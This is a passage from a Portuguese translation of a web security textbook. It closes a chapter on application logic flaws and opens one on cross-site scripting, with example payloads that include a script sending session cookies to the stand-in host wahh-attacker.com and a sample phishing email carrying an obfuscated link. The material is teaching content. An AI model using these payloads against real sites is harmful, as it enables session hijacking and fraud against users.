Seja extremamente cauteloso ao implementar qualquer funcionalidade que permita a qualquer usuário excluir itens de uma trilha de auditoria. Além disso, considere o possível impacto de um usuário com privilégios elevados criar outro usuário com o mesmo privilégio em aplicativos altamente auditados e modelos de autorização dupla.

Ao realizar verificações com base em limites e limites numéricos de negócios, execute a canonização e a validação de dados rigorosas em todas as entradas do usuário antes de processá-las. Se números negativos não forem esperados, rejeite explicitamente as solicitações que os contenham.

Ao implementar descontos com base em volumes de pedidos, certifique-se de que os pedidos sejam finalizados antes de aplicar o desconto.

Ao escapar de dados fornecidos pelo usuário antes de passá-los para um componente de aplicativo potencialmente vulnerável, certifique-se sempre de escapar do próprio caractere de escape, ou todo o mecanismo de validação poderá ser interrompido.

Sempre use o armazenamento apropriado para manter todos os dados relacionados a um usuário individual, seja na sessão ou no perfil do usuário.

Resumo do capítulo

Atacar a lógica de um aplicativo envolve uma mistura de sondagem sistemática e pensamento lateral. Como identificamos, há várias verificações importantes que você deve sempre realizar para testar o comportamento do aplicativo em resposta a entradas não selecionadas. Isso inclui a remoção de parâmetros das solicitações, o uso de navegação forçada para acessar funções fora de sequência e o envio de parâmetros para diferentes locais dentro do aplicativo. Muitas vezes, a maneira como um aplicativo responde a essas ações apontará para alguma suposição defeituosa que você pode violar, com efeitos maliciosos.

Além desses testes básicos, o desafio mais importante ao investigar falhas de lógica é tentar entrar na mente do desenvolvedor. Você precisa entender o que eles estavam tentando alcançar, quais suposições provavelmente fizeram, quais atalhos provavelmente tomaram e quais erros podem ter cometido. Imagine que você estivesse trabalhando com um prazo apertado, preocupando-se principalmente com a funcionalidade em vez da segurança, tentando adicionar uma nova função a uma base de código existente ou usando APIs mal documentadas escritas por outra pessoa. Nessa situação, o que você erraria e como isso poderia ser explorado?

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. O que é navegação forçada e que tipo de vulnerabilidades ela pode ser usada para identificar?
2. Um aplicativo aplica vários filtros globais na entrada do usuário, projetados para evitar diferentes categorias de ataque. Para se defender contra injeção de SQL, ele duplica as aspas simples que aparecem na entrada do usuário. Para evitar ataques de estouro de buffer contra alguns componentes de código nativo, ele trunca todos os itens muito longos em um limite razoável.

O que pode dar errado com esses filtros?

3. Que medidas você poderia tomar para verificar se há condições de falha na abertura de uma função de login? (Descreva o máximo de testes diferentes que você puder imaginar).
4. Um aplicativo bancário implementa um mecanismo de login de vários estágios que deve ser altamente robusto. No primeiro estágio, o usuário digita um nome de usuário e uma senha. No segundo estágio, o usuário insere o valor de alteração em um token físico que possui, e o nome de usuário original é reenviado em um campo de formulário oculto.

Qual falha lógica você deve verificar imediatamente?

5. Você está sondando um aplicativo em busca de categorias comuns de vulnerabilidade, enviando entradas criadas. Frequentemente, o aplicativo retorna mensagens de erro detalhadas contendo informações de depuração. Ocasionalmente, essas mensagens estão relacionadas a erros gerados por outros usuários. Quando isso acontece, você não consegue reproduzir o comportamento uma segunda vez. Que falha lógica isso pode indicar e como você deve proceder?

Ataque a outros usuários

A maioria dos ataques interessantes contra aplicativos da Web envolve o direcionamento para o próprio aplicativo do lado do servidor. É claro que muitos desses ataques afetam outros usuários, por exemplo, um ataque de injeção de SQL que rouba os dados de outros usuários. Mas a metodologia essencial do invasor é interagir com o servidor de maneiras inesperadas para executar ações não autorizadas e acessar dados não autorizados.

Os ataques descritos neste capítulo estão em uma categoria diferente, pois o alvo principal do invasor são os outros usuários do aplicativo. Todas as vulnerabilidades relevantes ainda existem no aplicativo do lado do servidor. No entanto, o invasor aproveita algum aspecto do comportamento do aplicativo para realizar ações mal-intencionadas contra outro usuário final. Essas ações podem resultar em alguns dos mesmos efeitos que já examinamos, como sequestro de sessão, ações não autorizadas e divulgação de dados pessoais. Elas também podem ter outros resultados indesejáveis, como o registro de pressionamentos de teclas ou a execução de comandos arbitrários nos computadores dos usuários.

Outras áreas de segurança de software testemunharam uma mudança gradual no foco dos ataques do lado do servidor para o lado do cliente nos últimos anos. Para citar um exemplo, a Microsoft costumava anunciar com frequência vulnerabilidades de segurança graves em seus produtos de servidor. Embora várias falhas no lado do cliente também tenham sido divulgadas, elas receberam muito menos atenção porque os servidores eram um alvo muito mais atraente para a maioria dos invasores. Em apenas alguns anos, essa situação mudou bastante. No momento em que este artigo foi escrito, não havia nenhuma falha crítica de segurança

vulnerabilidades foram anunciadas publicamente no servidor da Web IIS 6 da Microsoft. Entretanto, desde que esse produto foi lançado pela primeira vez, um número muito grande de falhas foi divulgado no navegador Internet Explorer da Microsoft. Com a evolução da conscientização geral sobre as ameaças à segurança, a linha de frente da batalha entre os desenvolvedores de software e os hackers passou do servidor para o cliente.

Embora a segurança dos aplicativos Web ainda esteja um pouco atrás da curva descrita acima, a mesma tendência pode ser detectada. Há uma década, a maioria dos aplicativos na Internet estava repleta de falhas críticas, como injeção de comandos, que podiam ser facilmente encontradas e exploradas por qualquer invasor com um pouco de conhecimento. Embora muitas dessas vulnerabilidades ainda existam hoje, elas estão lentamente se tornando menos difundidas e mais difíceis de serem exploradas. Enquanto isso, mesmo os aplicativos mais críticos para a segurança ainda contêm muitas falhas facilmente detectáveis no lado do cliente. Um dos principais focos das pesquisas recentes tem sido esse tipo de vulnerabilidade, com defeitos como a fixação de sessão sendo discutidos pela primeira vez muitos anos depois que a maioria das categorias de falhas no lado do servidor eram amplamente conhecidas. O foco da mídia na segurança da Web está predominantemente preocupado com ataques do lado do cliente, com termos como spyware, phishing e cavalos de Troia sendo moeda comum para muitos jornalistas que nunca ouviram falar de injeção de SQL ou path traversal. E os ataques contra usuários de aplicativos da Web são um negócio criminoso cada vez mais lucrativo. Por que se dar ao trabalho de invadir um banco na Internet, quando ele tem 10 milhões de clientes e você pode comprometer 1% deles em um ataque relativamente rudimentar que exige pouca habilidade ou elegância?

Os ataques contra outros usuários de aplicativos ocorrem de várias formas e manifestam uma

variedade de sutilezas e nuances que são frequentemente ignoradas. Em geral, elas também são menos bem compreendidas do que os ataques primários do lado do servidor, com diferentes falhas sendo confundidas ou negligenciadas até mesmo por alguns testadores de penetração experientes. Descreveremos todas as diferentes vulnerabilidades comumente encontradas e explicaremos as etapas práticas que você precisa executar para identificar e explorar cada uma delas.

Scripting entre sites

Cross-site scripting (ou XSS) é o padrinho dos ataques contra outros usuários. É, de certa forma, a vulnerabilidade de aplicativo da Web mais prevalente encontrada na natureza, afetando literalmente a grande maioria dos aplicativos ativos, incluindo alguns dos aplicativos mais críticos para a segurança na Internet, como os usados por bancos on-line.

As opiniões variam quanto à gravidade das vulnerabilidades de XSS. Pergunte a muitos hackers ou testadores profissionais e eles lhe dirão: "Cross-site scripting é uma porcaria". E, em um certo sentido, é mesmo. As vulnerabilidades de XSS geralmente são fáceis de identificar

e são tão difundidos que qualquer pessoa com um navegador pode encontrar um bug de XSS em algum lugar em questão de minutos. A lista de discussão Bugtraq está congestionada com pessoas que buscam atenção postando bugs de XSS em softwares inéditos. E, em muitos casos, as vulnerabilidades de XSS são de importância mínima, não podendo ser exploradas para fazer algo particularmente interessante.

Na batalha arquetípica entre um hacker solitário e um aplicativo da Web de destino, os bugs de XSS geralmente (embora nem sempre) não ajudam na busca do hacker para comprometer o sistema. Em comparação com um bug interessante, como injeção de SQL, path traversal ou controles de acesso quebrados, os scripts entre sites costumam ser realmente "fracos". No entanto, a importância de qualquer bug depende do seu contexto e dos objetivos da pessoa que pode explorá-lo. Um bug de XSS em um aplicativo bancário é consideravelmente mais grave do que em um site de folhetos.

Mesmo que o bug não permita a invasão de um hacker, ele ainda pode ser ouro em pó para um phisher que queira enganar milhões de usuários incautos.

Além disso, há muitas situações em que o XSS representa um ponto fraco crítico de segurança em um aplicativo. Muitas vezes, ele pode ser combinado com outras vulnerabilidades para obter um efeito devastador. Em algumas situações, um ataque XSS pode ser transformado em um vírus ou em um worm que se autopropaga. Ataques desse tipo certamente não são ruins.

As vulnerabilidades de XSS devem sempre ser vistas em perspectiva, com referência ao contexto em que aparecem e em relação a outros ataques graves contra aplicativos da Web e outros sistemas de computador. Precisamos tratá-las com seriedade, mas sem nos entusiasmarmos demais. Seja qual for a sua opinião sobre a ameaça representada pelas vulnerabilidades de XSS, parece improvável que Al Gore vá produzir um filme sobre elas em breve.

COM MON MYTH "Você não pode ter um aplicativo da Web por meio de XSS."

Os autores já se apropriaram de vários aplicativos usando apenas ataques de XSS. Na situação certa, uma vulnerabilidade XSS explorada com habilidade pode levar diretamente a um comprometimento completo do aplicativo. Mostraremos a você como.

Vulnerabilidades de XSS refletidas

Um exemplo muito comum de XSS ocorre quando um aplicativo emprega uma página dinâmica para exibir mensagens de erro aos usuários. Normalmente, a página recebe um parâmetro que contém o texto da mensagem e simplesmente renderiza esse texto de volta para o usuário em sua resposta. Esse tipo de mecanismo é conveniente para os desenvolvedores, pois permite que eles invoquem uma página de erro personalizada de qualquer lugar do aplicativo, sem a necessidade de codificar mensagens individuais na própria página de erro.

Por exemplo, considere o seguinte URL, que retorna a mensagem de erro mostrada na Figura 12-1:

```
https://wahh-app.com/error.php?message=Sorry%2c+ocorreu+um+erro
```




Figura 12-1: Uma mensagem de erro gerada dinamicamente

Observando a fonte HTML da página retornada, podemos ver que o aplicativo está simplesmente copiando o valor do parâmetro `message` no URL e inserindo-o no modelo da página de erro no local apropriado:

```
<p>Desculpe, ocorreu um erro.</p>
```

Esse comportamento de pegar a entrada fornecida pelo usuário e inseri-la no HTML da resposta do servidor é uma das assinaturas das vulnerabilidades de XSS e, se nenhuma filtragem ou sanitização estiver sendo realizada, o aplicativo certamente estará vulnerável. Vamos ver como.

O URL a seguir foi criado para substituir a mensagem de erro por um trecho de JavaScript que gera uma caixa de diálogo pop-up:

```
https://wahh-app.com/error.php?message=<script>alert('xss');</script>
```

A solicitação desse URL gera uma página HTML que contém o seguinte no lugar da mensagem original:

```
<p><script>alert('xss');</script></p>
```

E, com certeza, quando a página é renderizada no navegador do usuário, a mensagem pop-up aparece, conforme mostrado na Figura 12-2.



Figura 12-2: Uma exploração de XSS de prova de conceito

A execução desse teste simples serve para verificar dois aspectos importantes. Primeiro, o conteúdo do parâmetro `message` pode ser substituído por dados arbitrários que são retornados ao navegador. Segundo, qualquer que seja o processamento que o aplicativo no lado do servidor esteja realizando nesses dados (se houver), ele não é suficiente para nos impedir de fornecer o código JavaScript que é executado quando a página é exibida no navegador.

Esse tipo de bug de XSS simples é responsável por aproximadamente 75% das vulnerabilidades de XSS que existem em aplicativos da Web do mundo real. Geralmente é chamado de XSS *refletido* porque a exploração da vulnerabilidade envolve a criação de uma solicitação contendo JavaScript incorporado que é refletido de volta para qualquer usuário que fizer a solicitação. A carga útil do ataque é fornecida e executada por meio de uma única solicitação e resposta. Por esse motivo, às vezes também é chamado de XSS *de primeira ordem*.

Explorando a vulnerabilidade

Como você verá, as vulnerabilidades de XSS podem ser exploradas de muitas maneiras diferentes para atacar outros usuários de um aplicativo. Um dos ataques mais simples, e o mais comumente considerado para explicar o possível significado das falhas de XSS, resulta na captura, pelo invasor, do token de sessão de um usuário autenticado. O sequestro da sessão do usuário dá ao invasor acesso a todos os dados e funcionalidades aos quais o usuário está autorizado (consulte o Capítulo 7).

As etapas envolvidas nesse ataque estão ilustradas na Figura 12-3.




Figura 12-3: As etapas envolvidas em um ataque XSS refletido

- O usuário faz login no aplicativo normalmente e recebe um cookie que contém um token de sessão:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

- Por algum meio (descrito em detalhes posteriormente), o invasor alimenta o usuário com o seguinte URL:

```
https://wahhapp.com/error.php?message=<script>var+i=new+Image;  
+i.src="http://wahh-attacker.com/"%2bdocument.cookie;</script>
```

Como no exemplo anterior, que gerou uma mensagem de diálogo, esse URL contém JavaScript incorporado. No entanto, a carga útil do ataque nesse caso é mais maliciosa.

- O usuário solicita do aplicativo o URL fornecido pelo invasor.
- O servidor responde à solicitação do usuário. Como resultado da vulnerabilidade XSS, a resposta contém o JavaScript criado pelo invasor.
- O JavaScript do invasor é recebido pelo navegador do usuário, que o executa da mesma forma que qualquer outro código recebido do aplicativo.
- O JavaScript malicioso criado pelo invasor é:

```
var i=new Image; i.src="http://wahh-attacker.com/"+document.cookie;
```

Esse código faz com que o navegador do usuário faça uma solicitação para `wahh-attacker.com`, que é um domínio de propriedade do invasor. A solicitação contém o token de sessão atual do usuário para o aplicativo:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1  
Host: wahh-attacker.com
```

- O invasor monitora as solicitações ao `wahh-attacker.com` e recebe a solicitação do usuário. Ele usa o token capturado para sequestrar a sessão do usuário, obtendo acesso às informações pessoais do usuário e executando ações arbitrárias "como" o usuário.

OBSERVAÇÃO Como você viu no Capítulo 6, alguns aplicativos armazenam um cookie persistente que efetivamente reautentica o usuário em cada visita - por exemplo, para implementar uma função "lembra de mim". Nessa situação, a etapa 1 do processo anterior não é necessária. O ataque será bem-sucedido mesmo nos momentos em que o usuário-alvo não estiver usandoativamente ou conectado ao aplicativo. Por esse motivo, os aplicativos que usam cookies dessa forma ficam mais expostos em termos do impacto de quaisquer falhas de XSS que contenham.

Depois de acompanhar tudo isso, você pode se perguntar por que, se o invasor consegue induzir o usuário a visitar um URL de sua escolha, ele se incomoda com toda a complicação de transmitir seu JavaScript mal-intencionado por meio do bug de XSS no aplicativo vulnerável. Por que ele simplesmente não hospeda um script mal-intencionado no site `wahh-attacker.com` e alimenta o usuário com um link direto para esse script? Esse script não seria executado da mesma forma que no exemplo descrito?

De fato, há dois motivos importantes pelos quais o invasor se dá ao trabalho de explorar a vulnerabilidade XSS. O primeiro e mais importante motivo é que o objetivo do invasor não é simplesmente executar um script arbitrário, mas capturar o token de sessão do usuário. Os navegadores não permitem que qualquer script antigo acesse os cookies de um site; caso contrário, o sequestro de sessão seria trivial. Em vez disso, os cookies podem ser acessados apenas pelo site que os emitiu: eles são enviados em solicitações HTTP apenas para o site emissor e podem ser acessados por meio de JavaScript contido ou carregado por uma página retornada apenas por esse site. Portanto, se um script residente em `wahh-attacker.com` consultar `document.cookie`, ele não obterá os cookies emitidos por `wahh-app.com`, e o ataque de sequestro falhará.

O motivo pelo qual o ataque que explora a vulnerabilidade XSS é bem-sucedido é que, no que diz respeito ao navegador do usuário, o JavaScript mal-intencionado do invasor *foi* enviado a ele pelo `wahh-app.com`. Quando o usuário solicita o URL do invasor, o navegador faz uma solicitação para `https://wahh-app.com/error.php`, e o aplicativo retorna uma página contendo algum JavaScript. Como acontece com qualquer JavaScript recebido de `wahh-app.com`, o navegador executa esse script dentro do contexto de segurança do relacionamento do usuário com `wahh-app.com`. Esse é o motivo pelo qual o script do invasor, embora na verdade tenha origem em outro lugar, consegue obter acesso aos cookies emitidos pela `wahh-app.com`. Esse também é o motivo pelo qual a vulnerabilidade em si ficou conhecida como *cross-site scripting*.

OBSERVAÇÃO Essa restrição aos dados que os scripts individuais podem acessar faz parte de uma *política* mais geral *de mesma origem* implementada por todos os navegadores modernos. Essa política foi criada para colocar barreiras entre diferentes sites da Web que estão sendo acessados pelo navegador, para evitar que interfiram uns nos outros. Os principais recursos da política que você precisa conhecer são:

Uma página que reside em um domínio pode fazer com que uma solicitação arbitrária seja feita a outro domínio (por exemplo, enviando um formulário ou carregando uma imagem), mas não pode processar os dados retornados dessa solicitação.

Uma página que reside em um domínio pode carregar um script de outro domínio e executá-lo em seu próprio contexto. Isso ocorre porque se presume que os scripts contêm código, e não dados, e, portanto, o acesso entre domínios não deve levar à divulgação de informações confidenciais. Como você verá

No entanto, essa suposição não funciona em determinadas situações, o que leva a ataques entre domínios.

Uma página que reside em um domínio não pode ler ou modificar os cookies ou outros dados DOM pertencentes a outro domínio (conforme descrito no exemplo anterior).

O segundo motivo pelo qual o invasor se dá ao trabalho de explorar a vulnerabilidade XSS é que a etapa 2 do processo que acabamos de descrever é muito mais provável de ser bem-sucedida se o URL criado pelo invasor começar com `wahh-app.com` em vez de `wahh-attacker.com`. Suponha que o atacante tente capturar suas vítimas enviando milhões de e-mails como o seguinte:

De: "WahhApp Customer Services" <customerservices@wahh-app.com> To:

"John Smith"

Assunto: Complete nossa pesquisa com os clientes e receba um

crédito de US\$ 5 Prezado cliente,

Você foi selecionado para participar de nossa pesquisa com clientes. Responda à nossa pesquisa fácil de 5 perguntas e, em troca, creditaremos US\$ 5 em sua conta.

Para acessar a pesquisa, faça login na sua conta usando o marcador de página habitual e clique no link a seguir:

[Muito](https://wahh-app.com/%65%72%72%6f%72%2e%70%68%70?message%3d%3c%73%63%72ipt>var+i=ne%77+Im%61ge%3b+i.s%72c=)

obrigado e cordiais saudações,

Atendimento ao cliente do Wahh-App

Mesmo para alguém que está ciente das ameaças representadas por golpes do tipo phishing, esse e-mail é, na verdade, bastante tranquilizador:

Eles são instruídos a acessar a conta usando o marcador de página habitual.

O link no qual eles são convidados a clicar aponta para o nome de domínio correto usado pelo aplicativo.

O URL foi ofuscado em relação à versão da etapa 2, codificando caracteres selecionados para que sua intenção maliciosa não seja imediatamente óbvia.

A verificação de segurança HTTPS será bem-sucedida, porque o URL fornecido pelo invasor é realmente entregue pelo servidor `wahh-app.com` autêntico.

Se o invasor não explorasse a vulnerabilidade XSS e, em vez disso, realizasse um ataque de phishing puro, oferecendo um link para seu próprio servidor da Web mal-intencionado, muitos usuários menos crédulos suspeitariam que se tratava de uma fraude, e o ataque teria muito menos sucesso.

COM MON MYTH "Os golpes de phishing são um fato da vida na Internet, e não posso fazer nada a respeito. Não vale a pena perder tempo tentando corrigir os bugs de XSS no meu aplicativo."

Os ataques de phishing e as vulnerabilidades de XSS são fenômenos totalmente diferentes. Os golpes de phishing puros envolvem a criação de um clone de um aplicativo de destino e, de alguma forma, induzem os usuários a interagir com ele. Os ataques de XSS, por outro lado, podem ser realizados inteiramente por meio do aplicativo vulnerável que está sendo visado. Muitas pessoas se confundem entre XSS e phishing porque os métodos usados para a entrega às vezes são semelhantes. No entanto, há vários pontos importantes que tornam o XSS um risco muito maior para as organizações do que o phishing:

Como os ataques XSS são executados dentro do aplicativo autêntico, o usuário verá informações personalizadas relacionadas a ele, como informações da conta ou uma mensagem de "bem-vindo de volta". Os sites clonados não são personalizados.

Os sites clonados usados em ataques de phishing geralmente são identificados e desativados rapidamente.

Muitos navegadores e produtos antimalware contêm um filtro de phishing que protege os usuários de sites clonados maliciosos.

A maioria dos bancos não assumirá a responsabilidade se seus clientes visitarem um site clonado. Eles não poderão se desassociar tão facilmente se os clientes forem atacados por uma falha de XSS em seu próprio aplicativo.

Como você verá, há maneiras de realizar ataques XSS que não utilizam técnicas de phishing.

Vulnerabilidades de XSS armazenadas

Uma categoria diferente de vulnerabilidade XSS é geralmente chamada de scripting *armazenado* entre sites. Essa versão surge quando os dados enviados por um usuário são armazenados no aplicativo (normalmente em um banco de dados de back-end) e, em seguida, exibidos para outros usuários sem serem filtrados ou higienizados adequadamente.

As vulnerabilidades XSS armazenadas são comuns em aplicativos que oferecem suporte à interação entre usuários finais ou em que a equipe administrativa acessa registros e dados de usuários no mesmo aplicativo. Por exemplo, considere um aplicativo de leilão que permite que os compradores publiquem perguntas sobre itens específicos e que os vendedores

postar respostas. Se um usuário puder publicar uma pergunta contendo JavaScript incorporado e o aplicativo não filtrar ou higienizar isso, um invasor poderá publicar uma pergunta criada que faça com que scripts arbitrários sejam executados no navegador de qualquer pessoa que visualize a pergunta, incluindo o vendedor e outros possíveis compradores. Nesse contexto, o invasor poderia fazer com que usuários inadvertidos dessem lances em um item sem a intenção de fazê-lo ou fazer com que um vendedor fechasse um leilão e aceitasse o lance baixo do invasor para um item.

Os ataques contra vulnerabilidades XSS armazenadas normalmente envolvem pelo menos duas solicitações ao aplicativo. Na primeira, o invasor publica alguns dados criados contendo código malicioso que é armazenado pelo aplicativo. Na segunda, a vítima visualiza uma página que contém os dados do invasor e, nesse momento, o código mal-intencionado é executado. Por esse motivo, a vulnerabilidade também é chamada de script entre sites *de segunda ordem*. (Nesse caso, "XSS" é realmente um termo impróprio, pois não há nenhum elemento entre sites no ataque. No entanto, o nome é amplamente usado, portanto, vamos mantê-lo aqui).

A Figura 12-4 ilustra como um invasor pode explorar uma vulnerabilidade de XSS armazenado para realizar o mesmo ataque de sequestro de sessão descrito para XSS refletido.




Figura 12-4: As etapas envolvidas em um ataque XSS armazenado

Há duas diferenças importantes no processo de ataque entre o XSS refletido e o armazenado, o que torna o último geralmente mais grave do ponto de vista da segurança.

Primeiro, no caso do XSS refletido, para explorar uma vulnerabilidade, o invasor deve usar algum meio de induzir as vítimas a visitar seu URL criado. No caso do XSS armazenado, esse requisito é evitado. Depois de implantar o ataque no aplicativo, o invasor só precisa esperar que as vítimas naveguem até a página ou a função que foi comprometida. Em geral, essa será uma página normal do aplicativo que os usuários normais acessarão por conta própria.

Em segundo lugar, os objetivos do atacante ao explorar um bug de XSS geralmente são alcançados com muito mais facilidade se a vítima estiver usando o aplicativo no momento do ataque. Por exemplo, se o usuário tiver uma sessão existente, ela poderá ser imediatamente sequestrada. Em um ataque de XSS refletido, o invasor pode tentar criar essa situação persuadindo o usuário a fazer login e, em seguida, clicar em um link que ele fornece, ou pode tentar implantar uma carga persistente que aguarda até que o usuário faça login. No entanto, em um ataque XSS armazenado, geralmente é garantido que os usuários da vítima já estarão acessando o aplicativo no momento em que o ataque ocorrer. Como a carga útil do ataque é armazenada em uma página do aplicativo que os usuários acessam por vontade própria, qualquer vítima do ataque estará, por definição, usando o aplicativo no momento em que a carga útil for executada. Além disso, se a página em questão estiver dentro da área autenticada do aplicativo, qualquer vítima do ataque deverá, além disso, estar conectada no momento.

Essas diferenças entre XSS refletido e armazenado significam que as falhas de XSS armazenado geralmente são críticas para a segurança de um aplicativo. Na maioria dos casos, um invasor pode enviar alguns dados criados para o aplicativo e esperar que as vítimas sejam atingidas. Se uma dessas vítimas for um administrador, o invasor terá comprometido todo o aplicativo.

Armazenamento de XSS em arquivos carregados

Uma fonte comum, mas frequentemente ignorada, de vulnerabilidades XSS armazenadas surge quando um aplicativo permite que os usuários carreguem arquivos que podem ser baixados e visualizados por outros usuários. Se você puder fazer upload de um arquivo HTML ou de texto que contenha JavaScript e a vítima visualizar o arquivo, sua carga útil normalmente será executada.

Muitos aplicativos não permitem o upload de arquivos HTML para evitar esse tipo de ataque; no entanto, na maioria dos casos, eles permitem arquivos que contenham imagens JPEG. No Internet Explorer, se um usuário solicitar um arquivo JPEG diretamente (não por meio de uma tag incorporada ``), o navegador processará o conteúdo como HTML, se esse for o conteúdo do arquivo. Esse comportamento significa que um invasor pode carregar um arquivo com a extensão `.jpg` contendo uma carga útil de XSS. Se o aplicativo não verificar se o arquivo realmente contém uma imagem válida e permitir que outros usuários façam o download do arquivo, ele estará vulnerável.

O exemplo a seguir mostra a resposta bruta de um aplicativo vulnerável a XSS armazenado dessa forma. Observe que, embora o cabeçalho Content-Type especifique que o corpo da mensagem contém uma imagem, o Internet Explorer substitui isso e trata o conteúdo como HTML, porque é isso que ele de fato contém.

```
HTTP/1.1 200 OK
Data: Sat, 5 May 2007 11:52:25 GMT
Servidor: Apache
Content-Length: 39
Content-Type: image/jpeg

<script>alert(document.cookie)</script>
```

Essa vulnerabilidade existe em muitos aplicativos de webmail, nos quais um invasor pode enviar e-mails contendo um anexo de imagem com aparência sedutora que, na verdade, compromete a sessão de qualquer usuário que a visualize. Muitos desses aplicativos sanitizam os anexos HTML especificamente para bloquear ataques XSS, mas ignoram a maneira como o Internet Explorer lida com arquivos JPEG.

Vulnerabilidades XSS baseadas em DOM

As vulnerabilidades XSS refletidas e armazenadas envolvem um padrão específico de comportamento, no qual o aplicativo obtém dados controláveis pelo usuário e os exibe de volta aos usuários de forma insegura. Uma terceira categoria de vulnerabilidades de XSS não compartilha essa característica. Aqui, o processo pelo qual o JavaScript do invasor é executado é o seguinte:

- Um usuário solicita um URL criado fornecido pelo invasor e que contém JavaScript incorporado.

A resposta do servidor não contém o script do invasor de nenhuma forma.

Quando o navegador do usuário processa essa resposta, o script é executado mesmo assim.

Como essa série de eventos pode ocorrer? A resposta é que o JavaScript no lado do cliente pode acessar o modelo de objeto de documento (DOM) do navegador e, assim, determinar o URL usado para carregar a página atual. Um script emitido pelo aplicativo pode extrair dados do URL, executar algum processamento nesses dados e, em seguida, usá-los para atualizar dinamicamente o conteúdo da página. Quando um aplicativo faz isso, ele pode estar vulnerável ao XSS baseado em DOM.

Lembre-se do exemplo original de uma falha de XSS refletida, na qual o aplicativo do lado do servidor copia dados de um parâmetro de URL em uma mensagem de erro. Uma maneira diferente de implementar a mesma funcionalidade seria o aplicativo retornar a mesma parte de HTML estático em todas as ocasiões e usar JavaScript do lado do cliente para gerar dinamicamente o conteúdo da mensagem.

Por exemplo, suponha que a página de erro retornada pelo aplicativo contenha o seguinte:

```
<script>
    var a = document.URL;
    a = unescape(a);
    document.write(a.substring(a.indexOf("message=") + 8, a.length));
</script>
```

Esse script analisa o URL para extrair o valor do parâmetro `message` e simplesmente grava esse valor no código-fonte HTML da página. Quando invocado como os desenvolvedores pretendiam, ele pode ser usado da mesma forma que no exemplo original para criar mensagens de erro facilmente. No entanto, se um invasor criar um URL contendo código JavaScript como o valor do parâmetro `message`, esse código será gravado dinamicamente na página e executado da mesma forma como se tivesse sido retornado pelo servidor. Neste exemplo, o mesmo URL que explorou a vulnerabilidade XSS refletida original também pode ser usado para produzir uma caixa de diálogo:

[https://wahh-app.com/error.php?message=<script>alert\('xss'\)</script>](https://wahh-app.com/error.php?message=<script>alert('xss')</script>)

O processo de exploração de uma vulnerabilidade XSS baseada em DOM é ilustrado na Figura 12-5.

